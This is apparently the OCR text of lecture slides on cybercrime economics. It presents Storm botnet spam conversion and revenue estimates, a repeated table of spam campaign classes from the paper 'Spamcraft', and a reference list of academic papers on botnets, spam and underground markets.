
Geographic View of Conversions

541 binary executions, 28 purchases


Time-to-click Distribution



Time-to-click Distribution



Time-to-click Distribution



Pharmaceutical Revenue

28 purchases in 26 days, average price ~$100

- Total: $2,731.88, $140/day

But: only controlled ~1.5% of workers!

- $9500/day (and 8500 new bot infections per day)
- $3.5M/year
- However, this is split with the affiliate program
  - 40% cut for Storm operators via Glavmed → $1.7M/year

Storm: service provider or integrated operation?

- Retail price of spam ~$80 per million
- 350M emails → $25K
- Suggests integrated operation to be profitable

“Spamcraft: An Inside Look At Spam Campaign Orchestration”

CLASS	DESCRIPTION
Image spam	Image-based spam
Job ads	Mule scams, “employee” forwards money/goods
Other ads	Other kinds of advertising
Personal ad	Fake dating/matchmaking advance money scams
Pharma	Pointers to web sites selling Viagra, Cialis, etc
Phishing	Entices victims to enter sensitive information
Political	Political campaigning
Self-prop.	Tricks victims into executing Storm binaries
Stock scam	Tricks victims into buying a particular penny stock
(Other)	Broken/empty templates, noise-only templates, etc

Paper takes a broader look at the activities of the Storm botnet

“Spamcraft: An Inside Look At Spam Campaign Orchestration”

CLASS	DESCRIPTION
Image spam	Image-based spam
Job ads	Mule scams, “employee” forwards money/goods
Other ads	Other kinds of advertising
Personal ad	Fake dating/matchmaking advance money scams
Pharma	Pointers to web sites selling Viagra, Cialis, etc
Phishing	Entices victims to enter sensitive information
Political	Political campaigning
Self-prop.	Tricks victims into executing Storm binaries
Stock scam	Tricks victims into buying a particular penny stock
(Other)	Broken/empty templates, noise-only templates, etc

Paper takes a broader look at the activities of the Storm botnet

“Spamcraft: An Inside Look At Spam Campaign Orchestration”

CLASS	DESCRIPTION
Image spam	Image-based spam
Job ads	Mule scams, “employee” forwards money/goods
Other ads	Other kinds of advertising
Personal ad	Fake dating/matchmaking advance money scams
Pharma	Pointers to web sites selling Viagra, Cialis, etc
Phishing	Entices victims to enter sensitive information
Political	Political campaigning
Self-prop.	Tricks victims into executing Storm binaries
Stock scam	Tricks victims into buying a particular penny stock
(Other)	Broken/empty templates, noise-only templates, etc

Paper takes a broader look at the activities of the Storm botnet

“Spamcraft: An Inside Look At Spam Campaign Orchestration”

CLASS	DESCRIPTION
Image spam	Image-based spam
Job ads	Mule scams, “employee” forwards money/goods
Other ads	Other kinds of advertising
Personal ad	Fake dating/matchmaking advance money scams
Pharma	Pointers to web sites selling Viagra, Cialis, etc
Phishing	Entices victims to enter sensitive information
Political	Political campaigning
Self-prop.	Tricks victims into executing Storm binaries
Stock scam	Tricks victims into buying a particular penny stock
(Other)	Broken/empty templates, noise-only templates, etc

Paper takes a broader look at the activities of the Storm botnet

“Spamcraft: An Inside Look At Spam Campaign Orchestration”

CLASS	DESCRIPTION
Image spam	Image-based spam
Job ads	Mule scams, “employee” forwards money/goods
Other ads	Other kinds of advertising
Personal ad	Fake dating/matchmaking advance money scams
Pharma	Pointers to web sites selling Viagra, Cialis, etc
Phishing	Entices victims to enter sensitive information
Political	Political campaigning
Self-prop	Tricks victims into executing Storm binaries
Stock scam	Tricks victims into buying a particular penny stock
(Other)	Broken/empty templates, noise-only templates, etc

Paper takes a broader look at the activities of the Storm botnet

Sources

1. Internet Explorer XML Buffer Overflow Exploit - https://www.exploit-db.com/exploits/7583/
2. To Catch a Ratter: Monitoring the Behavior of Amateur DarkComet RAT Operators in the Wild - https://people.eecs.berkeley.edu/~pearce/papers/rats_oakland_2017.pdf
3. Manufacturing Compromise: The Emergence of Exploit-as-a-Service - http://cseweb.ucsd.edu/~savage/papers/CCS12Exploit.pdf
4. Your Botnet is My Botnet: Analysis of a Botnet Takeover - https://www.cs.ucsb.edu/~vigna/publications/2009_stone-gross_cova_cavallaro_gilbert_szydlowski_kemmerer_kruegel_vigna_Torpig.pdf
5. Analysis of a Botnet Takeover - https://www.cs.ucsb.edu/~vigna/publications/2011_stone_cova_gilbert_kemmerer_kruegel_vigna_torpig.pdf
6. Conficker Working Group: Lessons Learned - http://www.confickerworkinggroup.org/wiki/uploads/Conficker_Working_Group_Lessons_Learned_17_June_2010_final.pdf

More Sources

7. An Inquiry into the Nature and Causes of the Wealth of Internet Miscreants - http://www.icir.org/vern/papers/miscreant-wealth.ccs07.pdf
8. Peek Inside A Professional Carding Shop, Brian Krebs - http://krebsonsecurity.com/2014/06/peek-inside-a-professional-carding-shop/
9. An Analysis of Underground Forums - http://cseweb.ucsd.edu/~voelker/pubs/forums-imc11.pdf
10. Spamalytics: An Empirical Analysis of Spam Marketing Conversion - http://cseweb.ucsd.edu/~savage/papers/CCS08Conversion.pdf
11. Spamcraft: An Inside Look At Spam Campaign Orchestration - http://cseweb.ucsd.edu/~savage/papers/LEET09.pdf
12. Click Trajectories: End-to-End Analysis of the Spam Value Chain - http://cseweb.ucsd.edu/~savage/papers/Oakland11.pdf
13. PharmaLeaks: Understanding the Business of Online Pharmaceutical Affiliate Programs - http://cseweb.ucsd.edu/~savage/papers/UsenixSec12.pdf
14. The Underground Economy of Fake Antivirus Software - https://www.cs.ucsb.edu/~vigna/publications/2011_stone_abman_kemmerer_kruegel_steigerwald_vigna_FakeAV.pdf

More Sources

15. Priceless: The Role of Payments in Abuse-advertised Goods - http://cseweb.ucsd.edu/~savage/papers/CCS12Priceless.pdf
16. Characterizing Large-Scale Click Fraud in ZeroAccess - http://cseweb.ucsd.edu/~voelker/pubs/za-ccs14.pdf
17. Serf and Turf: Crowdturfing for Fun and Profit - http://www.ccs.neu.edu/home/cbw/pdf/crowdturfing-www12.pdf
18. Dirty Jobs: The Role of Freelance Labor in Web Service Abuse - http://cseweb.ucsd.edu/~savage/papers/UsenixSec11-DJ.pdf
19. Follow the Green: Growth and Dynamics in Twitter Follower Markets - http://www.cs.ucsb.edu/~gangw/twitter_imc13.pdf
20. Dialing Back Abuse on Phone Verified Accounts - http://www.inwyrd.com/blog/wp-content/uploads/2014/08/ccs2014dialing.pdf